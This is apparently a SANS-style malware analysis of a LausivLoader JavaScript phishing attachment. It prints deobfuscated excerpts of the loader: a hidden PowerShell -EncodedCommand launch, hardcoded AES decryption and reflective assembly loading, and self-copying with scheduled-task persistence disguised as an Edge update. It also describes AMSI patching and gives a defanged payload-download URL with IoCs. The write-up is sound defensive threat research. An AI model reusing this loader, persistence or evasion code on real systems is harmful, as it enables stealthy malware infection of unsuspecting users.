At the end of August, a malspam message was caught in the quarantine of a mail gateway operated by one of my customers. The message was not especially remarkable – it asked the recipient to review some attached requirements and provide a price quotation for a fiber optic system and appeared to impersonate an employee of a legitimate company.
.png)
The receiving gateway quarantined the message because it detected malicious content in the attachment, though even if it didn’t, the e-mail would not have gotten much further due to failed SPF and DMARC checks.
Nevertheless, it was the attachment that turned out to be worth a closer look.

The archive attached to the message had an ‘.r01’ extension and contained a roughly 613 KB file named ‘PO.4843293191 For Supply Chain – Imports HM..js’. At the time of writing, the file had a 28/55 detection rate on VirusTotal[1], with several engines providing information about the malware family this script belongs to – that being LausivLoader.
Looking at the script, one could hardly miss the large number (450 in total) of comment lines containing seemingly random English words.

After these were removed, much of the remaining 205 KB bulk of the file consisted of slightly obfuscated code for putting together several long strings rather than a particularly complicated JavaScript.

In cases when one sees obviously obfuscated or encoded code, it is often beneficial to start with the analysis at the end of the file and work upwards. If we were to look at then end of this code, we would find, several string fragments constructed using ‘String.fromCharCode’ being combined with one of the aforementioned large strings to form a command line call, with the last line trying to execute it:
var v9599="";
v9599+=String.fromCharCode(32,45,78,111,80,32);
v9599+=String.fromCharCode(45,78,111,110,73,32);
v9599+=String.fromCharCode(45,87,32,72,105,100);
v9599+=String.fromCharCode(100,101,110,32,45,69);
v9599+=String.fromCharCode(110,99,111,100,101,100);
v9599+=String.fromCharCode(67,111,109,109);
v9599+=String.fromCharCode(97,110,100,32);
var v4728=v2835+v8120;
var v9837=v2835+v5530;
if(v9719.FolderExists(v9837))v4728=v9837;
var v2599=v4728+v3616;
var v4169=v4728+v5798;
var v6177=v2599+v2974+v378+v4169+v378+v9599+v6243;
v8593.Run(v6177,0,false);
As I have mentioned before, it is often useful to let malicious code decode or deobfuscate itself, rather than manually reproducing every transformation[2]. In this case, redirecting the final result to a text file would make the command line much easier to inspect.
For example, one could simply replace the Run call with the following code, and get the full command line call.
var s = new ActiveXObject("ADODB.Stream");
s.Type = 2;
s.Charset = "utf-8";
s.Open();
s.WriteText(v6177);
s.SaveToFile("C:\\output.txt", 2);
s.Close();
There is an important qualification, however. Replacing the last line would – of course – not neutralize this entire script, and would not provide us with everything needed for further analysis.

In this case, it is because earlier code copies the JavaScript to another location, attempts to register a scheduled task, and writes two other files. Before we look at all of this, let’s get back to the deobfuscated command line call – as you can see below, it was intended to call ‘conhost.exe’, which was supposed to launch PowerShell with an encoded command.
C:\Windows\System32\conhost.exe --headless "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden -EncodedCommand
Decoding the Base64-encoded argument revealed a relatively short PowerShell script, first few lines of which were particularly interesting:
$Laswgh=[Environment]::GetEnvironmentVariable('Kv7408','Process');
$rLkHQC=[Environment]::GetEnvironmentVariable('Kv562','Process');
$SAGXeS=[IO.File]::ReadAllText($Laswgh)+[IO.File]::ReadAllText($rLkHQC);
Remove-Item $Laswgh,$rLkHQC -Force -EA 0;
$BlBHKy=[Convert]::FromBase64String($SAGXeS);
We can clearly see that the PowerShell code tries to load files from paths saved in two environment variables – Kv7408 and Kv562 – which is somewhat unusual way for inter-process data handoff. It is also one of the reasons why looking only at the decoded command would leave us with an incomplete picture.
If we returned to the JavaScript, we would find the reason for this behavior – i.e., the reason why the paths to the two files are not hardcoded. The JavaScript code constructs a directory name from a random number and the current timestamp, represented in base 36, and creates this directory in %TEMP% folder. Then it writes the contents of two large strings it created to files whose names end in ‘a’ and ‘b’. The following excerpt has only the intervening comments removed and the stream operations expanded onto separate lines:
var v4825=(Math.floor(Math.random()*89999)+10000).toString(36)+(+new Date()).toString(36);
var v368=v8593.ExpandEnvironmentStrings("%TEMP%")+"\\"+v4825;
if(!v9719.FolderExists(v368))v9719.CreateFolder(v368);

var v9296=v368+"\\"+v4825+"a";
v3560.Type=2;
v3560.Charset="ascii";
v3560.Open();
v3560.WriteText(v3663);
v3560.Position=0;
v3560.SaveToFile(v9296,2);
v3560.Close();

var v9227=v368+"\\"+v4825+"b";
v3560.Type=2;
v3560.Charset="ascii";
v3560.Open();
v3560.WriteText(v9870);
v3560.Position=0;
v3560.SaveToFile(v9227,2);
v3560.Close();

var v2491=v8593.Environment("Process");
v2491("Kv7408")=v9296;
v2491("Kv562")=v9227;
The last three lines explain how the two stages – the JavaScript one and the PowerShell one – fit together. The JavaScript sets variables in its own process environment. And since child processes normally inherit their parent’s environment[3], this allows the paths to reach the PowerShell code through the intermediate ‘conhost.exe’ process.
If we looked at the two files and the remainder of the decoded PowerShell, we would find that the PowerShell code carries the decoding instructions, the environment carries the file paths, and the files themselves carry the encoded payload. The variables do not contain the payload itself, nor does the script persist them as user-wide or machine-wide environment settings. It is “just” an ordinary environment inheritance used to pass information between different stages of an execution chain… Which is nevertheless an interesting approach from a technical standpoint.
It also has a practical consequence for analysis – copying the decoded PowerShell command into an unrelated shell would not be able to recreate the original inputs, and per partes analysis of this infection chain would therefore not be practicable.
In any case, once the strings from the two files were combined and decoded, the PowerShell script would decrypt the resulting value using AES-128-CBC with PKCS#7 padding, using a key and IV that are included directly in the code:
$DpYFQd='System.Security'+'.Cryptography.AesM'+'anaged';
?
$ENmcjw=[type]('Activa'+'tor');
$ENmcjw=$ENmcjw::('CreateInsta'+'nce')([type]$DpYFQd);
$ENmcjw.Mode=1;
$ENmcjw.Padding=2;
$ENmcjw.Key=[byte[]]@(0xC9,0xE0,0xBF,0x98,0xDC,0x0E,0xC6,0x9C,0x8D,0x66,0x15,0x17,0x45,0x0E,0xC6,0xC9);
$ENmcjw.IV=[byte[]]@(0x4A,0x58,0x21,0xE3,0x29,0x41,0xDF,0xE5,0x19,0x8F,0xCE,0x68,0xEC,0x8A,0x06,0x2C);
The decrypted data would then be decompressed using GZipStream.
$cDKOkN='System.IO.Compres'+'sion.GZipS'+'tre'+'am';
$ZFqNBa=New-Object $cDKOkN($GcfQmc,[System.IO.Compression.CompressionMode]::Decompress);
$SlJdsq=New-Object byte[] 4096;
while(($Fzbfqk=$ZFqNBa.Read($SlJdsq,0,$SlJdsq.Length))-gt 0){$oCxwzw.Write($SlJdsq,0,$Fzbfqk)};
Reproducing these transformations offline yielded a 315,904-byte, 64-bit .NET executable. The script itself would not save this decoded executable to disk, instead, it would load the resulting byte array as an assembly and invoke its entry point:
$cByhsn=[type]('System.Reflection.Assemb'+'ly');
$fioQcE=$cByhsn::('Lo'+'ad')($rAUvcM);
$jaRpes="Entr"+'yPo'+'int';
$bjmnSj=$fioQcE.$jaRpes;
$bjmnSj.Invoke($null,(,[string[]]@()))
For the sake of completeness, it should be mentioned that the two files in the temporary folder are deleted after their contents are read and before the decoding and decryption take place.
This is all that the PowerShell loader stage does, however since we didn’t yet go through everything that the original JavaScript does, let’s get back to it for a moment.
Near the beginning of the script, it attempts to copy itself to %LOCALAPPDATA%\Microsoft\PhotoEngine\PhotoStudio.js, as you can see below.
var v8593=WScript.CreateObject("WScript.Shell");
var v9719=WScript.CreateObject("Scripting.FileSystemObject");
var v3560=WScript.CreateObject("ADODB.Stream");
var v1837=v8593.ExpandEnvironmentStrings("%LOCALAPPDATA%");
var v9242=v1837+"\\Microsoft";
var v8266=v9242+"\\PhotoEngine";
var v4779=v8266+"\\PhotoStudio.js";
if(!v9719.FolderExists(v9242))v9719.CreateFolder(v9242);
if(!v9719.FolderExists(v8266))v9719.CreateFolder(v8266);
v9719.CopyFile(WScript.ScriptFullName,v4779,true);
It then tries to ensure persistence by using the Schedule.Service COM object to attempt to register a task named ‘\MicrosoftEdgeUpdateTaskCore’.
var v6116=WScript.CreateObject("WScript.Network");
var v6190=v6116.UserDomain+"\\"+v6116.UserName;
var v1840="true"+v6190+"truetruefalsefalsePT0SIgnoreNewwscript.exe//B //Nologo \""+v4779+"\"InteractiveTokenLeastPrivilege";
var v5178=WScript.CreateObject("Schedule.Service");
v5178.Connect();
var v8825=v5178.GetFolder("\\");
v8825.RegisterTask("\\MicrosoftEdgeUpdateTaskCore",v1840,6,null,null,3)
As you can see, the XML stored in ‘v1840’ specifies a logon trigger for the current user and an action that would launch ‘wscript.exe’ with ‘//B //Nologo’ and the copied script’s path.
This persistence mechanism is the last part of the JavaScript code we didn’t cover yet, which means we can get back to the .NET executable decoded from the two temporary files.
The executable in question turned out to be another loader. Its reachable code resolves Windows APIs dynamically and attempts to modify code in ‘AmsiScanBuffer’ and ‘AmsiScanString’ before loading another assembly, which is an obvious attempt to interfere with AMSI.
It is worth mentioning that the “packaging” of the .NET file was somewhat excessive. Its embedded 299,520 bytes long array does contain the next encrypted executable, but the loader retains only every fifth byte before RC4-decrypting it (i.e., it keeps bytes at offsets 0, 5, 10, etc., and drops everything else). Reproducing that transformation yields a second, 59,904-byte .NET executable.
This executable adds a network dependency to the chain, and decoding its configuration reveals the following download location:
hxxps[:]//yapw[.]life/phpt/stego_zrgaixkku8.png
At the time of writing, the URL was no longer live, nevertheless, from the rest of the .NET code, we can see what would have happened to the downloaded file.
Surprisingly, the file would have been a PNG, and not an executable with fake extension. The downloader would walk the PNG structure and look for an ‘iTXt’ chunk. PNG defines ‘iTXt’ as a container for international textual data[4], however instead of this information, the loader would expect to find the final payload there.
Within the data from the aforementioned chunk, it would search for the marker ‘FF 89 AD 4A’, read an appropriate payload length, apply an XOR-based decryption, and decompress the result using DEFLATE. It expects the recovered bytes to begin with ‘MZ’, which is – of course – unsurprising…
After recovering the PE file from the PNG, the loader determines whether it is a managed .NET assembly or a native executable and selects the appropriate execution method. Managed assemblies are loaded directly from memory using .NET reflection, while native executables are executed using a process-hollowing routine. Nevertheless, since I was unable to get my hands on the PNG file, it is unclear both which path would have been taken by the downloader, as well as what malware family the final payload would have belonged to…
Although there are several interesting layers to this sample, the small handoff between JavaScript and PowerShell using temporary files and process environment variables seems particularly noteworthy and provides a useful lesson in inter-process data sharing. Thanks to the use of this mechanism, a decoded command line could tell us what the next stage is supposed to do without containing everything it needs to do it…
[1] https://www.virustotal.com/gui/file/408b2df6e81824fa5bdf4f0fbd185a7e6db06e2be98fbeebce416f66954b9fa9
[2] https://isc.sans.edu/diary/Passive+analysis+of+a+phishing+attachment/29798
[3] https://learn.microsoft.com/en-us/windows/win32/procthread/environment-variables
[4] https://www.w3.org/TR/png-3/#11iTXt
IoCs
Files
PO.4843293191 For Supply Chain – Imports HM..js
MD5: 7acd5c5f1689332615c03357e143f51e
SHA-256: 408b2df6e81824fa5bdf4f0fbd185a7e6db06e2be98fbeebce416f66954b9fa9
First .NET loader – 315,904 bytes
MD5: 5d92d1fb5d5fbd79a588f22e994a4aff
e4130bf8769a50106a963b6a43dfd4fe5b56c70eae76a0de971d25993159acfe
Second .NET downloader – 59,904 bytes
MD5: f351968c76eefc80d4e292a3f179b7b9
SHA-256: be73e8b06c4356b5b4644d69b4f426bb3b32b4bf9f14cc5743f17532799f760b
URL
hxxps://yapw[.]life/phpt/stego_zrgaixkku8.png
TTPs
T1566.001 – Phishing: Spearphishing Attachment – Purchase-quotation lure carrying an archive with malicious JavaScript
T1204.002 – User Execution: Malicious File – Intended execution of the extracted script by the recipient
T1059.007 – Command and Scripting Interpreter: JavaScript – Windows Script Host executes JavaScript file
T1059.001 – Command and Scripting Interpreter: PowerShell – JavaScript constructs and executes a PowerShell command
T1053.005 – Scheduled Task/Job: Scheduled Task – Creation of logon task named ‘MicrosoftEdgeUpdateTaskCore’
T1036.004 – Masquerading: Masquerade Task or Service – Creation of logon task named ‘MicrosoftEdgeUpdateTaskCore’
T1564.003 – Hide Artifacts: Hidden Window – Hidden WScript.Shell launch, hidden PowerShell window, conhost invoked with ‘–headless’
T1027.009 – Obfuscated Files or Information: Embedded Payloads – Embedded assemblies
T1027.013 – Obfuscated Files or Information: Encrypted/Encoded File – Multiple obfuscation techniques including use of Base64, AES and RC4
T1027.015 – Obfuscated Files or Information: Compression – Use of GZip, DEFLATE
T1027.016 – Obfuscated Files or Information: Junk Code Insertion – Multiple nonfunctional script expressions
T1140 – Deobfuscate/Decode Files or Information – Runtime decoding, decryption, decompression, and removal of interleaved padding
T1070.004 – Indicator Removal: File Deletion – Delete of two temporary payload-fragment files after use
T1620 – Reflective Code Loading – Use of ‘Assembly.Load(byte[])’ and entry-point invocation within the current process
T1685 – Disable or Modify Tools – AMSI patching and ETW redirection attempts
T1105 – Ingress Tool Transfer – PNG download
T1027.003 – Obfuscated Files or Information: Steganography – Extraction of payload from PNG metadata
T1055.012 – Process Injection: Process Hollowing – Conditional execution branch for final payload
———–
Jan Kopriva
LinkedIn
Nettles Consulting